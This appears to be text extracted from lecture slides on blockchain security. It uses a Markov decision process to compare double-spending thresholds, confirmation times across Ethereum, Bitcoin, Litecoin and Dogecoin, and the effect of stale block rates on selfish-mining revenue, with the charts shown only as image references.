
# Quantifying Security with an MDP

# Quantifying Blockchain Security



## Double-Spending Threshold

Profitability depends on transaction value.




## Double-Spending Defence - Confirmation Time

	Ethereum	Bitcoin	Litecoin	Dogecoin
				
Block confirmations	37	6	28	47
	about <b>10 minutes</b>	about <b>60 minutes</b>	about 70 minutes	about 47 minutes




30% of the total computing power

## Double Spending Bitcoin vs. Ethereum




Double-spending resistance of  
Ethereum ( $k$  in  $\{6, 12\}$ ) vs. Bitcoin ( $k=6$ )



# Selfish Mining and the Stale Block Rate

## Influence of Stale Block rate on Selfish Mining




The higher the stale block rate  
the higher the relative revenue

